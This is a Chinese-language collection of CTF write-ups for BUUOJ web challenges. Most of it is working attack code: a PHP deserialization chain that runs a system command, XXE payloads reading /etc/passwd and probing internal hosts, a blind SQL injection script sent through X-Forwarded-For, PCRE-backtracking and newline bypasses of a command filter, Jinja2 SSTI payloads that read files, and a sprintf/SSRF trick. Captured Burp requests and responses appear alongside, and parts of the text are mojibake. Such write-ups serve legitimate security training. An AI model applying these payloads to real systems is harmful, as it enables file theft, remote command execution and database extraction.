    mkdir($dir);
}
unserialize($_GET["data"]);
```

payload


```
<?php
class A{
    protected $store;
    protected $key;
    protected $expire;
    public $cache = [];
    public $complete = true;
    public function __construct () {
        $this->store = new B();
        $this->key = '/../wtz.phtml';
        $this->cache = ['path'=>'a','dirname'=>'`cat /flag > ./uploads/flag.php`'];
    }
}
class B{
    public $options = [
        'serialize' => 'system',
        'prefix' => 'sssss',
    ];
}
echo urlencode(serialize(new A()));

//data=O%3A1%3A"A"%3A5%3A{s%3A8%3A"%00*%00store"%3BO%3A1%3A"B"%3A1%3A{s%3A7%3A"options"%3Ba%3A2%3A{s%3A9%3A"serialize"%3Bs%3A6%3A"system"%3Bs%3A6%3A"prefix"%3Bs%3A5%3A"sssss"%3B}}s%3A6%3A"%00*%00key"%3Bs%3A13%3A"%2F..%2Fwtz.phtml"%3Bs%3A9%3A"%00*%00expire"%3BN%3Bs%3A5%3A"cache"%3Ba%3A2%3A{s%3A4%3A"path"%3Bs%3A1%3A"a"%3Bs%3A7%3A"dirname"%3Bs%3A32%3A"`cat+%2Fflag+>+.%2Fuploads%2Fflag.php`"%3B}s%3A8%3A"complete"%3Bb%3A1%3B}
```

访问/uploads/flag.php得到flag

[NCTF2019]Fake XML cookbook

XXE


```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<user><username>&xxe;</username><password>admin</password></user>
```


Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 ×
...
Go
Cancel
Target: http://e89abdc8-d9b1-456c-8175-4d610ef044c6.node3.buuoj.cn
Request
Raw Params Headers Hex XML
Response
Raw Headers Hex XML
?
<
+
>
Type a search term
0 matches
?
<
+
>
Type a search term
0 matches
Done
1,174 bytes | 54 millis

```
POST /doLogin.php HTTP/1.1
Host: e89abdc8-d9b1-456c-8175-4d610ef044c6.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0)
Gecko/20100101 Firefox/75.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/xml;charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 191
Origin:
http://e89abdc8-d9b1-456c-8175-4d610ef044c6.node3.buuoj.cn
Connection: close
Referer:
http://e89abdc8-d9b1-456c-8175-4d610ef044c6.node3.buuoj.cn/

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<user><username>&xxe;</username><password>admin</password></user>
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 16 Apr 2020 11:13:04 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 968
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.4.0RC6

<result><code>0</code><msg>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
</msg></result>
```

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "file:///flag" >]>
<user><username>&xxe;</username><password>admin</password></user>
```


Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 ×
...
Go
Cancel
Target: http://e89abdc8-d9b1-456c-8175-4d610ef044c6.node3.buuoj.cn
Request
Raw Params Headers Hex XML
Response
Raw Headers Hex XML
Type a search term
0 matches
Done
290 bytes | 39 millis

```
POST /doLogin.php HTTP/1.1
Host: e89abdc8-d9b1-456c-8175-4d610ef044c6.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0)
Gecko/20100101 Firefox/75.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/xml;charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 185
Origin:
http://e89abdc8-d9b1-456c-8175-4d610ef044c6.node3.buuoj.cn
Connection: close
Referer:
http://e89abdc8-d9b1-456c-8175-4d610ef044c6.node3.buuoj.cn/

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "file:///flag" >]>
<user><username>&xxe;</username><password>admin</password></user>
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 16 Apr 2020 11:15:29 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 85
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.4.0RC6

<result><code>0</code><msg>flag{de13c685-6a02-47c3-938f-f5
4c094ed68a}
</msg></result>
```


[NCTF2019]True XML cookbook

XXE读取ARP表

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE ANY [
<!ENTITY xxe SYSTEM "file:///proc/net/arp" >]>
<user><username>&xxe;</username><password>admin</password></user>
```

扫内网

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE ANY [
<!ENTITY xxe SYSTEM "http://173.20.6.10" >]>
<user><username>&xxe;</username><password>admin</password></user>
```



Request	Payload	Status	Error	Timeout	Length	Comment
11	10	200	☐	☐	289	
0		200	☐	☐	1235	
2	1	200	☐	☐	1235	
3	2	200	☐	☐	1235	
4	3	200	☐	☐	1235	
9	8	200	☐	☐	1235	
13	12	200	☐	☐	1235	
14	13	200	☐	☐	1235	
15	14	200	☐	☐	1235	
17	16	200	☐	☐	1235	

```
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 16 Apr 2020 11:22:16 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 84
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.4.0RC6

<result><code>0</code><msg>flag{0ba2b949-9fce-4e9b-8c88-e1ae33af2e6f}</msg></result>
```

[RoarCTF 2019]Online Proxy

XFF注入

```
import requests
import time

url = "http://node3.buuoj.cn:25884/"
head = {
 "GET" : "/ HTTP/1.1",
 "Cookie" : "track_uuid=602832fa-679e-449d-f31d-92f05fefa7a6",
 "X-Forwarded-For" : ""
}
result = ""
urls ="0' or ascii(substr((select F4l9_C01uMn from F4l9_D4t4B45e.F4l9_t4b1e limit 1,1),{0},1))>{1} or '0"
for i in range(1,100):
 l = 1
 r = 127
 mid = (l+r)>>1
 while(l<r):
  head["X-Forwarded-For"] = urls.format(i,mid)
  html_0 = requests.post(url,headers = head)
  time.sleep(2)
  head["X-Forwarded-For"] = urls.format(i, mid+1)
  html_0 = requests.post(url, headers=head)
  html_0 = requests.post(url, headers=head)
  if "Last Ip: 1" in html_0.text:
   l= mid+1
  else:
   r=mid
  mid = (l+r)>>1
 if(chr(mid)==' '):
  break
 result+=chr(mid)
 print(result)
print("table_name:"+result)
```

[FBCTF2019]RCEService

```
<?php

putenv('PATH=/home/rceservice/jail');

if (isset($_REQUEST['cmd'])) {
  $json = $_REQUEST['cmd'];

  if (!is_string($json)) {
    echo 'Hacking attempt detected<br/><br/>';
  } elseif (preg_match('/^.*(alias|bg|bind|break|builtin|case|cd|command|compgen|complete|continue|declare|dirs|disown|echo|enable|eval|exec|exit|export|fc|fg|getopts|hash|help|history|if|jobs|kill|let|local|logout|popd|printf|pushd|pwd|read|readonly|return|set|shift|shopt|source|suspend|test|times|trap|type|typeset|ulimit|umask|unalias|unset|until|wait|while|[\x00-\x1FA-Z0-9!#-\/;-@\[-`|~\x7F]+).*$/', $json)) {
    echo 'Hacking attempt detected<br/><br/>';
  } else {
    echo 'Attempting to run command:<br/>';
    $cmd = json_decode($json, true)['cmd'];
    if ($cmd !== NULL) {
      system($cmd);
    } else {
      echo 'Invalid input';
    }
    echo '<br/><br/>';
  }
}

?>
```

json格式命令

```
{"cmd":"ls"}
```

preg_match匹配

preg_match函数只会匹配第一行，可以用`%0A`换行

源码中可以看到putenv(‘PATH=/home/rceservice/jail’)已经修改了环境变量，我们只能用绝对路径来调用系统命令

```
{%0A"cmd": "/bin/cat /home/rceservice/flag"%0A}
```

pcre回溯限制绕过

参考p牛PHP利用PCRE回溯次数限制绕过某些安全限制

```
import requests

payload = '{"cmd":"/bin/cat /home/rceservice/flag","zz":"' + "a"*(1000000) + '"}'
res = requests.post("http://af72594c-dbfc-4ef9-baa3-0738dbb5fdb9.node3.buuoj.cn/", data={"cmd":payload})
#print(payload)
print(res.text)
```

[GYCTF2020]FlaskApp

```
@app.route('/decode',methods=['POST','GET'])
def decode():
    if request.values.get('text') :
        text = request.values.get("text")
        text_decode = base64.b64decode(text.encode())
        tmp = "结果 ： {0}".format(text_decode.decode())
        if waf(tmp) :
            flash("no no no !!")
            return redirect(url_for('decode'))
        res =  render_template_string(tmp)
```

在base64加密处提交`{{1-1}}`，将得到的编码拿去解密后得到0，存在ssti

读源码

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__globals__['__builtins__'].open('app.py','r').read() }}{% endif %}{% endfor %}
```

发现flag和os被过滤

字符串拼接查找目录

```
{{''.__class__.__bases__[0].__subclasses__()[75].__init__.__globals__['__builtins__']['__imp'+'ort__']('o'+'s').listdir('/')}}
```

字符串切片读取this_is_the_flag.txt

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__globals__['__builtins__'].open('txt.galf_eht_si_siht/'[::-1],'r').read() }}{% endif %}{% endfor %}
```

[BJDCTF 2nd]文件探测

php伪协议读取源代码

```
home.php?file=php://filter/read=convert.base64-encode/resource=home
home.php
<?php

setcookie("y1ng", sha1(md5('y1ng')), time() + 3600);
setcookie('your_ip_address', md5($_SERVER['REMOTE_ADDR']), time()+3600);

if(isset($_GET['file'])){
    if (preg_match("/\^|\~|&|\|/", $_GET['file'])) {
        die("forbidden");
    }

    if(preg_match("/.?f.?l.?a.?g.?/i", $_GET['file'])){
        die("not now!");
    }

    if(preg_match("/.?a.?d.?m.?i.?n.?/i", $_GET['file'])){
        die("You! are! not! my! admin!");
    }

    if(preg_match("/^home$/i", $_GET['file'])){
        die("ç¦ æ ¢å¥—å¨ƒ");
    }

    else{
        if(preg_match("/home$/i", $_GET['file']) or preg_match("/system$/i", $_GET['file'])){
            $file = $_GET['file'].".php";
        }
        else{
            $file = $_GET['file'].".fxxkyou!";
        }
        echo "çŽ°åœ¨è®¿é—®çš„æ˜¯ ".$file . "<br>";
        require $file;
    }
} else {
    echo "<script>location.href='./home.php?file=system'</script>";
}
```

读取system.php

```
<?php
error_reporting(0);
if (!isset($_COOKIE['y1ng']) || $_COOKIE['y1ng'] !== sha1(md5('y1ng'))){
    echo "<script>alert('why you are here!');alert('fxck your scanner');alert('fxck you! get out!');</script>";
    header("Refresh:0.1;url=index.php");
    die;
}

$str2 = '&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;Error:&nbsp;&nbsp;url invalid<br>~$ ';
$str3 = '&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;Error:&nbsp;&nbsp;damn hacker!<br>~$ ';
$str4 = '&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;Error:&nbsp;&nbsp;request method error<br>~$ ';

?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>File Detector</title>
    <title>File Detector</title>

    <link rel="stylesheet" type="text/css" href="css/normalize.css" />
    <link rel="stylesheet" type="text/css" href="css/demo.css" />

    <link rel="stylesheet" type="text/css" href="css/component.css" />

    <script src="js/modernizr.custom.js"></script>

</head>
<body>
<section>
    <form id="theForm" class="simform" autocomplete="off" action="system.php" method="post">
        <div class="simform-inner">
            <span><p><center>File Detector</center></p></span>
            <ol class="questions">
                <li>
                    <span><label for="q1">ä½ çŸ¥é “ç›®å½•ä¸‹éƒ½æœ‰ä»€ä¹ˆæ–‡ä»¶å —?</label></span>
                    <input id="q1" name="q1" type="text"/>
                </li>
                <li>
                    <span><label for="q2">è¯·è¾“å
¥ä½ æƒ³æ£€æµ‹æ–‡ä»¶å†
å®¹é•¿åº¦çš„url</label></span>
                    <input id="q2" name="q2" type="text"/>
                </li>
                <li>
                    <span><label for="q1">ä½ å¸Œæœ›ä»¥ä½•ç§ æ–¹å¼ è®¿é—®ï¼ŸGETï¼ŸPOST?</label></span>
                    <input id="q3" name="q3" type="text"/>
                </li>
            </ol>
            <button class="submit" type="submit" value="submit">æ  äº¤</button>
            <div class="controls">
                <button class="next"></button>
                <div class="progress"></div>
                <span class="number">
     <span class="number-current"></span>
     <span class="number-total"></span>
    </span>
                <span class="error-message"></span>
            </div>
        </div>
        <span class="final-message"></span>
    </form>
    <span><p><center><a href="https://gem-love.com" target="_blank">@é¢–å¥‡L'Amore</a></center></p></span>
</section>

<script type="text/javascript" src="js/classie.js"></script>
<script type="text/javascript" src="js/stepsForm.js"></script>
<script type="text/javascript">
    var theForm = document.getElementById( 'theForm' );

    new stepsForm( theForm, {
        onSubmit : function( form ) {
            classie.addClass( theForm.querySelector( '.simform-inner' ), 'hide' );
            var messageEl = theForm.querySelector( '.final-message' );
            form.submit();
            messageEl.innerHTML = 'Ok...Let me have a check';
            classie.addClass( messageEl, 'show' );
        }
    } );
</script>

</body>
</html>
<?php

$filter1 = '/^http:\/\/127\.0\.0\.1\//i';
$filter2 = '/.?f.?l.?a.?g.?/i';


if (isset($_POST['q1']) && isset($_POST['q2']) && isset($_POST['q3']) ) {
    $url = $_POST['q2'].".y1ng.txt";
    $method = $_POST['q3'];

    $str1 = "~$ python fuck.py -u \"".$url ."\" -M $method -U y1ng -P admin123123 --neglect-negative --debug --hint=xiangdemei<br>";

    echo $str1;

    if (!preg_match($filter1, $url) ){
        die($str2);
    }
    if (preg_match($filter2, $url)) {
        die($str3);
    }
    if (!preg_match('/^GET/i', $method) && !preg_match('/^POST/i', $method)) {
        die($str4);
    }
    $detect = @file_get_contents($url, false);
    print(sprintf("$url method&content_size:$method%d", $detect));
}

?>
```

主要思路是 让`$detect`以字符串形式输出，有两种读取admin.php的方法

> `%1$s`
>
> `%1$s`会将第一个参数用string类型输出
>
> ```
> print(sprintf("$url method&content_size:"GET%1$s%d", $detect));  // %1$s会以字符串格式输出$detect，而%d会输出0
> ```
>
> `%s%`,sprintf()函数中%可以转义掉`%`
>
> ```
> print(sprintf("$url method&content_size:"GET%s%%d", $detect));  // %d前的%被转义，因此失
> ```

payload

```
POST:q1=1&q2=http://127.0.0.1/admin.php#&q3=GET%1$s
```

得到admin.php的源码

```
<?php
error_reporting(0);
session_start();
$f1ag = 'f1ag{s1mpl3_SSRF_@nd_spr1ntf}'; //fake

function aesEn($data, $key)
{
    $method = 'AES-128-CBC';
